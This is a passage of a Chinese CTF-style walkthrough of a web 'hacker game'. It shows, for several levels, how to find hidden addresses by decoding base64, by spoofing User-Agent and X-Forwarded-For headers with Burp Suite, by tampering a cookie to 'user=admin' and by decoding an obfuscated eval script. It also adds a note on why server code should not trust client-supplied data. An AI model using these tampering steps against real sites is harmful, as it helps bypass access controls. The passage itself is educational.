


图9

天啊，为什么我反复提醒大家看注释，大家都没有仔细看呢？其实注释里面提示的很明显，如图10。按照注释里面提示的，应该回到第二关再找到第三关的地址，在哪里找呢？显然不是源代码，因为源代码里已经没有与地址相关的东西了，那就应该在标头里面找，大家抓一下包就可以了，我这里就用元素检查器了，元素检查器除了苹果的safari有，谷歌的浏览器里面好像也有，如图11、12。仍然是base64解密，如图13。

```
<!-- 哪有那么容易就找到地址的? 快回去吧, you are fooled-->
```

图10




图11




图12




图13

找到了真正的第三关的地址。进去发现是图14的样子，这个"我爱苹果"是什么意思呢？这个提示也是另人迷惑的，它提示你使用苹果的浏览器浏览，你要是上Apple的零售店找台苹果去访问这个页面，我也不介意。你要是google到safari的user-agent也是可以的，其实，只要是user-agent里面有Mac 和Safari字样就可以获得第四关的地址。怎么伪装user-agent呢？我这里使用brupsuit给大家演示，这个软件

用java编写，各平台通用。首先配置好，如图15。然后把代理服务器设置成：127.0.0.1:8080，保证intercept打开，如图16。，刷新浏览器，这时brupsuit会弹出来，如图17。然后把user-agent改掉，点forward，如图18。剩下截获的包直接forward过去，这时在浏览器里面就可以得到第四关的地址，如图19。等一下，不要忘了把intercept关上！

```
>提示：我爱苹果
```

图14




图15




图16




图17




图18

```
>提示：我爱苹果
>>你也用苹果呀，告诉你第四关地址：ilovethecertainip.php
```

图19

五、匪夷所思的第四关

第四关映入眼帘的是如图20的景象，游戏要求用特定ip访问，可是这个ip却是非法ip。根据提示，用代理服务器怎么还可以知道真实ip呢？因为有的代理服务器会在请求的后面附加上一句：x-forwarded-for，后面写上你的Ip。这就暴露了你的真实ip。只要手工添加这个标头，添上游戏要求的Ip就可以了。还是用brupsuit，把intercept打开，在截获的数据包里附加上一句：x-forwarded-for：276.778.959.762 然后forward出去，剩下的数据包直接forward，如图21。然后在浏览器里面就可以获得第五关地址，如图22。

```
>黑客游戏第四关
>任务：找到第五关
>提示：1.你的ip是：11:          5
>2.你用代理我也能知道你的ip
>3.我希望276.778.959.762访问
```

图20

```
Pragma: no-cache
Connection: keep-alive
Proxy-Connection: keep-alive
X-FORWARDED-FOR: 276.778.959.762
```

图21

```
>3.我希望276.778.959.762访问
>>>>ding:下一关地址ab5555.php
```

图22

题外话：客户端的数据处理

在进入第五关之前，我还想说一些题外话。首先应该明确，哪些数据是来自客户端的。来自客户端的数据主要有$_GET,$_POST,$_FILE,$_COOKIE以及$_SERVER中的部分数据。这些数据无论如何是不能信任的，最近流行的cookie注入就是因为信任$_COOKIE导致的。很早之前，discuz的ip漏洞就的原因与本关的考察点非常相似，就是因为信任了$_SERVER['HTTP_X_FORWARDED_FOR']（咱们添加的x-forwared-for就可以从这里读取到）。所以这一点应该在编程的时候引起重视。关于处理方法，这里有必要说明，对于$_GET,$_POST这类本应由用户提交的数据（当然这也不是绝对的）如果有非法内容，应该尝试修复，比如转义等。对于那些由客户端浏览器提交的内容，或者是新闻的id之类的，如果出现不应该出现的内容，就不要尝试修复了，应该直接报错，因为正常的用户操作是不会出现这样的情况的。

六、神秘的第五关

第五关还是比较难的，这是一个加密的地址，算法还是很不容易想到的，但不是不能想到。加密后的地址是：xzymdg.qjq，注意到地址一直是php的，所以可以判断出qjq是指php的意思，请看下面的式子：

```
?
pjq
```

```
(-)121
=====
    php
?
猜想到:
?
    xzymdg.qjq
(-)121212  121
============
    wxxkce.php
?
```

所以这就是第六关的地址。这种加密方式在解密的时候要多多尝试，一次就猜对可能性不太大。这关在编写的时候由于出现了失误，导致第六关的的地址出现了错误，得知这一情况后，我立刻进行了改正，在此向大家道歉。

七、简单的第六关

第六关的简单程度可以和第一关相媲美，只需要把cookie的user字段改成admin就可以了，还是用brupsuit，就不详细说了，直接上图。如图23、24。

```
user=simple; cnzz_eid=6732433-1292151331-;
ltime=1304417036221; rtime=33;
```

图23

```
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
Cookie: user=admin; cnzz_eid=67
```

图24

八、脚本！脚本！

这关是这套游戏中唯一涉及到脚本的，为了使脚本有足够的平台通用性，我编写脚本时也是查了很多资料，可谓是煞费苦心。因为脚本的解密有很强的通用性，所以我也就没有设置太多的考察脚本的关卡。先看源代码，如图25。可以看到，变量a保存的一些东西被处理后存到了b里面，然后b被执行了。显然，b是解密后的脚本内容。直接在地址栏提交：

```
?
    javascript:alert(b)
?
```

得到如图26的结果，这里出现的函数就是表单的验证函数（从表单的代码可以看出来），阅读一下代码，发现代码的涵义是只要是文本框内容为88eieightght8，就跳转到文本框内容加上.php的地址里边去，也就是88eieightght8.php。所以直接在文本框提交88eieightght8，点验证，就可以了。

```
<script type="text/javascript">
a='gvodujpoldifdl)*|jg!)epdvnfou/gpsn/qbtt/wbmvf>>#99fjfjhiuhiu9#*|mpdbujpo>epdvnfou/gpsn/qbtt/wbmvf,#/qiq#<~~';
b="";
for(i=0;i<a.length;i++){
        c='';
        c=String.fromCharCode(a.charCodeAt(i)-1);
        b=b+c;
}
eval(b);
</script>
```

图25




图26

九、跳的好吗？

七又三分之二关，没有任何提示，确实很可怕。仔细看地址栏就会发现现在的地址是jumpingfun.php。刚才说过，本来是应该跳到88eieightght8.php，怎么会来到jumpingfun.php呢？访问88eieightght8.php，盯住地址栏，你会发现其中的奥妙：88eieightght8.php跳转到jumpingfun.php了。显而易见，真正的＂货＂在88eieightght8.php里边。怎么让它不跳转呢？我们先得分析一下，都有什么方式